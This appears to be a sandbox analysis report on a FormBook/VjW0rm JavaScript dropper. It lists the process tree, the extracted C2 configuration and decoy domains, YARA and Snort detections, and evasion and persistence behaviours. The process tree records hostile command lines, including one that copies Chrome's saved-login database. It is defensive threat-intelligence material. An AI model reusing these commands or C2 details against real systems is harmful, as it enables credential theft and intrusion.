ID: 635299
Sample Name: CIQ-PO116266.js
Cookbook: default.jbs
Time: 18:44:09
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

CIQ-PO116266.js


Overview

General Information

Sample Name:	CIQ-PO116266.js
Analysis ID:	635299
MD5:	eb430ba81f36e8..
SHA1:	df9efb1dff45235…
SHA256:	813f90ecb1ef908..
Tags:	js Vjw0rm
Infos:	



Detection




FormBook, VjW0rm

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Benign windows process drops PE f…
- Malicious sample detected (through…
- System process connects to networ…
- Yara detected VjW0rm
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Sigma detected: Drops script at sta…
- Multi AV Scanner detection for drop…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6816 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO116266.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6964 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - bin.exe (PID: 7024 cmdline: "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 6388 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 2612 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 1892 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - netsh.exe (PID: 3464 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
        - cmd.exe (PID: 6664 cmdline: /c del "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5580 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

Copyright Joe Security LLC 2022

```
{
  "C2 list": [
    "www.gafcbooster.com/np8s/"
  ],
  "decoy": [
    "segredovideos.online",
    "kishanshree.com",
    "mjmvn.com",
    "44bb44.com",
    "brawlhallacodestore.com",
    "littlebeartreeservices.com",
    "topings33.com",
    "nachuejooj07.xyz",
    "waermark.com",
    "halecamilla.site",
    "basincreekmedia.com",
    "resolutionmeasles.com",
    "interlink-travel.com",
    "siberup.xyz",
    "getbusinesscreditandfunding.com",
    "shcylzc.com",
    "68chengxinle.com",
    "jkrsbarmybookarmy.com",
    "geo-pacificoffshore.com",
    "refreshertowels.com",
    "localbloom.online",
    "brandingaloha.com",
    "84866.xyz",
    "salondutaxi.com",
    "harmlett.com",
    "angelmatic.net",
    "o7oiwlp.xyz",
    "thepowerofanopenquestion.com",
    "tokenascent.com",
    "udrivestorage.com",
    "hengyuejiguang.com",
    "minotaur.network",
    "ratebill.com",
    "18w99.com",
    "2264a.com",
    "tentanguang.online",
    "muddybootslife.com",
    "vitality-patients.online",
    "heavymettlelawyers.com",
    "spxtokensales.com",
    "titair.com",
    "lazarusnatura.com",
    "rasheedabossmoves.com",
    "medyumgalip.com",
    "liveafunday.xyz",
    "xn--wsthof-camping-gsb.com",
    "xfd8asvtivg944.xyz",
    "myhvn.site",
    "964061.com",
    "screeshot.com",
    "mysbaally.com",
    "connectfamily.loan",
    "langlev.com",
    "labsreports-menalab.com",
    "gabefancher.com",
    "jdhwh2nbiw234.com",
    "pdwfifi.com",
    "losangelesrentalz.com",
    "brandpay.xyz",
    "jlbwaterdamagerepairseattle.com",
    "wps-mtb.com",
    "sekolahkejepang.com",
    "saastainability.com",
    "multiverseofbooks.com"
  ]
}
```


Copyright Joe Security LLC 2022

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18819:$sqlite3step: 68 34 1C 7B E1 • 0x1892c:$sqlite3step: 68 34 1C 7B E1 • 0x18848:$sqlite3text: 68 38 2A 90 C5 • 0x1896d:$sqlite3text: 68 38 2A 90 C5 • 0x1885b:$sqlite3blob: 68 53 D8 7F 8C • 0x18983:$sqlite3blob: 68 53 D8 7F 8C
C:\Users\user\AppData\Local\Temp\bin.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\bin.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 1 entries

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.812752920.0000013D91256000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_VjW0rm	Yara detected VjW0rm	Joe Security	
00000000.00000003.300627425.00000249697C1000.00000004.00000020.00020000.00000000.sdmp	SUSP_Base64_Encoded_Hex_Encoded_Code	Detects hex encoded code that has been base64 encoded	Florian Roth	• 0x1c860:$x1: 78 34 4E 6D 56 63 65 44 59 30 58 48 67 • 0x1c870:$x1: 78 34 4E 6A 5A 63 65 44 59 35 58 48 67 • 0x1ce9c:$x1: 78 34 4E 6A 4A 63 65 44 63 79 58 48 67 • 0x1ceac:$x1: 78 34 4E 7A 64 63 65 44 4A 6C 58 48 67 • 0x1cebc:$x1: 78 34 4E 6A 46 63 65 44 63 30 58 48 67 • 0x1cecc:$x1: 78 34 4E 54 52 63 65 44 63 35 58 48 67 • 0x1ceec:$x1: 78 34 4E 6A 4A 63 65 44 59 35 58 48 67 • 0x1cf0c:$x1: 78 34 4E 7A 4E 63 65 44 59 31 58 48 67 • 0x1cf40:$x1: 78 34 4E 6A 4A 63 65 44 63 79 58 48 67 • 0x1cf50:$x1: 78 34 4E 7A 64 63 65 44 4A 6C 58 48 67 • 0x1cf60:$x1: 78 34 4E 6A 56 63 65 44 63 34 58 48 67 • 0x1cfe4:$x1: 78 34 4E 6A 56 63 65 44 63 77 58 48 67

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp	SUSP_Base64_Encoded_Hex_Encoded_Code	Detects hex encoded code that has been base64 encoded	Florian Roth	0x0:$x1: 78 34 4E 6A 4A 63 65 44 63 79 58 48 67 0x10:$x1: 78 34 4E 7A 64 63 65 44 4A 6C 58 48 67 0x20:$x1: 78 34 4E 6A 56 63 65 44 63 34 58 48 67 0xa4:$x1: 78 34 4E 6A 56 63 65 44 63 77 58 48 67 0xb4:$x1: 78 34 4E 6A 46 63 65 44 59 7A 58 48 67 0x188:$x1: 78 34 4E 7A 4A 63 65 44 63 79 58 48 67 0x198:$x1: 78 34 4E 7A 6C 63 65 44 49 34 58 48 67 0x204:$x1: 78 34 4E 54 64 63 65 44 55 7A 58 48 67 0x224:$x1: 78 34 4E 6A 56 63 65 44 59 78 58 48 67 0x234:$x1: 78 34 4E 6A 56 63 65 44 52 6D 58 48 67 0x244:$x1: 78 34 4E 6D 46 63 65 44 59 31 58 48 67 0x254:$x1: 78 34 4E 7A 52 63 65 44 49 34 58 48 67 0x264:$x1: 78 34 4E 6A 46 63 65 44 59 30 58 48 67 0x274:$x1: 78 34 4E 6A 52 63 65 44 59 79 58 48 67 0x284:$x1: 78 34 4E 7A 4E 63 65 44 63 30 58 48 67 0x294:$x1: 78 34 4E 6A 56 63 65 44 59 78 58 48 67 0x498:$x1: 78 34 4E 7A 4A 63 65 44 59 35 58 48 67 0x600:$x1: 78 34 4E 6A 68 63 65 44 59 78 58 48 67 0x610:$x1: 78 34 4E 54 4E 63 65 44 59 31 58 48 67 0x628:$x1: 78 34 4E 7A 56 63 65 44 63 7A 58 48 67 0x638:$x1: 78 34 4E 6A 46 63 65 44 63 7A 58 48 67
00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x772c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x77662:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x84a05:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x844b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x84b07:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x84c7f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x7807a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x8372c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x78df2:$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x8a057:$sequence_8: 3C 54 74 04 3C 74 75 F4 0x8b15a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 77 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.bin.exe.13a0000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.bin.exe.13a0000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.bin.exe.13a0000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x17a19:$sqlite3step: 68 34 1C 7B E1 0x17b2c:$sqlite3step: 68 34 1C 7B E1 0x17a48:$sqlite3text: 68 38 2A 90 C5 0x17b6d:$sqlite3text: 68 38 2A 90 C5 0x17a5b:$sqlite3blob: 68 53 D8 7F 8C 0x17b83:$sqlite3blob: 68 53 D8 7F 8C
2.0.bin.exe.13a0000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.0.bin.exe.13a0000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Copyright Joe Security LLC 2022

Sigma Signatures

Data Obfuscation

Sigma detected: Drops script at startup location

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.381.169.145.16149807802031453 05/27/22-18:47:32.077725
SID:	2031453
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249869802031453 05/27/22-18:48:03.422115
SID:	2031453
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249869802031412 05/27/22-18:48:03.422115
SID:	2031412
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 15.197.142.173	
Timestamp:	192.168.2.315.197.142.17349920802031412 05/27/22-18:48:37.648540
SID:	2031412
Source Port:	49920
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.3170.39.76.2749796802031449 05/27/22-18:47:16.179820
SID:	2031449
Source Port:	49796
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149822802031449 05/27/22-18:47:52.706499
SID:	2031449
Source Port:	49822
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Copyright Joe Security LLC 2022

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149972802031449 05/27/22-18:49:47.960407
SID:	2031449
Source Port:	49972
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 15.197.142.173	
Timestamp:	192.168.2.315.197.142.17349993802031453 05/27/22-18:50:27.219573
SID:	2031453
Source Port:	49993
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 15.197.142.173	
Timestamp:	192.168.2.315.197.142.17349920802031453 05/27/22-18:48:37.648540
SID:	2031453
Source Port:	49920
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 198.54.117.216	
Timestamp:	192.168.2.3198.54.117.21649946802031453 05/27/22-18:49:11.752900
SID:	2031453
Source Port:	49946
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149969802031449 05/27/22-18:49:37.360980
SID:	2031449
Source Port:	49969
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142	
Timestamp:	192.168.2.3154.220.100.14249960802031449 05/27/22-18:49:28.319183
SID:	2031449
Source Port:	49960
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.345.39.111.14649881802031449 05/27/22-18:48:09.754118
SID:	2031449
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.345.39.111.14649981802031453 05/27/22-18:50:05.308245
SID:	2031453
Source Port:	49981

Copyright Joe Security LLC 2022

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.345.39.111.14649981802031412 05/27/22-18:50:05.308245
SID:	2031412
Source Port:	49981
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 198.54.117.216	
Timestamp:	192.168.2.3198.54.117.21649946802031412 05/27/22-18:49:11.752900
SID:	2031412
Source Port:	49946
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.381.169.145.16149807802031449 05/27/22-18:47:32.077725
SID:	2031449
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 15.197.142.173	
Timestamp:	192.168.2.315.197.142.17349993802031412 05/27/22-18:50:27.219573
SID:	2031412
Source Port:	49993
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.3170.39.76.2749796802031412 05/27/22-18:47:16.179820
SID:	2031412
Source Port:	49796
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149822802031412 05/27/22-18:47:52.706499
SID:	2031412
Source Port:	49822
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349955802031449 05/27/22-18:49:22.454704
SID:	2031449
Source Port:	49955
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Copyright Joe Security LLC 2022

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249978802031449 05/27/22-18:49:59.362896
SID:	2031449
Source Port:	49978
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249869802031449 05/27/22-18:48:03.422115
SID:	2031449
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.345.39.111.14649881802031453 05/27/22-18:48:09.754118
SID:	2031453
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142	
Timestamp:	192.168.2.3154.220.100.14249960802031412 05/27/22-18:49:28.319183
SID:	2031412
Source Port:	49960
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149972802031412 05/27/22-18:49:47.960407
SID:	2031412
Source Port:	49972
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.345.39.111.14649881802031412 05/27/22-18:48:09.754118
SID:	2031412
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 170.39.76.27	
Timestamp:	192.168.2.3170.39.76.2749796802031453 05/27/22-18:47:16.179820
SID:	2031453
Source Port:	49796
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149972802031453 05/27/22-18:49:47.960407
SID:	2031453
Source Port:	49972

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN FormBook CnC Checkin (POST) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149968802829004 05/27/22-18:49:43.376222
SID:	2829004
Source Port:	49968
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149969802031453 05/27/22-18:49:37.360980
SID:	2031453
Source Port:	49969
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 198.54.117.216	
Timestamp:	192.168.2.3198.54.117.21649946802031449 05/27/22-18:49:11.752900
SID:	2031449
Source Port:	49946
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142	
Timestamp:	192.168.2.3154.220.100.14249960802031453 05/27/22-18:49:28.319183
SID:	2031453
Source Port:	49960
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149969802031412 05/27/22-18:49:37.360980
SID:	2031412
Source Port:	49969
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349955802031412 05/27/22-18:49:22.454704
SID:	2031412
Source Port:	49955
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249978802031412 05/27/22-18:49:59.362896
SID:	2031412
Source Port:	49978
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149822802031453 05/27/22-18:47:52.706499
SID:	2031453
Source Port:	49822
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349955802031453 05/27/22-18:49:22.454704
SID:	2031453
Source Port:	49955
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249978802031453 05/27/22-18:49:59.362896
SID:	2031453
Source Port:	49978
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.381.169.145.16149807802031412 05/27/22-18:47:32.077725
SID:	2031412
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 15.197.142.173	
Timestamp:	192.168.2.315.197.142.17349920802031449 05/27/22-18:48:37.648540
SID:	2031449
Source Port:	49920
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 45.39.111.146	
Timestamp:	192.168.2.345.39.111.14649981802031449 05/27/22-18:50:05.308245
SID:	2031449
Source Port:	49981
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 15.197.142.173	
Timestamp:	192.168.2.315.197.142.17349993802031449 05/27/22-18:50:27.219573
SID:	2031449
Source Port:	49993
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Copyright Joe Security LLC 2022

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Software Vulnerabilities

- JavaScript source code contains functionality to generate code involving a shell, file or stream
- JavaScript source code contains call to eval containing suspicious API calls

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)
- Wscript called in batch mode (surpress errors)

Boot Survival

- Creates multiple autostart registry keys
- Drops script or batch files to the startup folder

Malware Analysis System Evasion

- Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

- Benign windows process drops PE files
- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Lowering of HIPS / PFW / Operating System Security Settings

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information

Yara detected FormBook

Yara detected VjW0rm

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

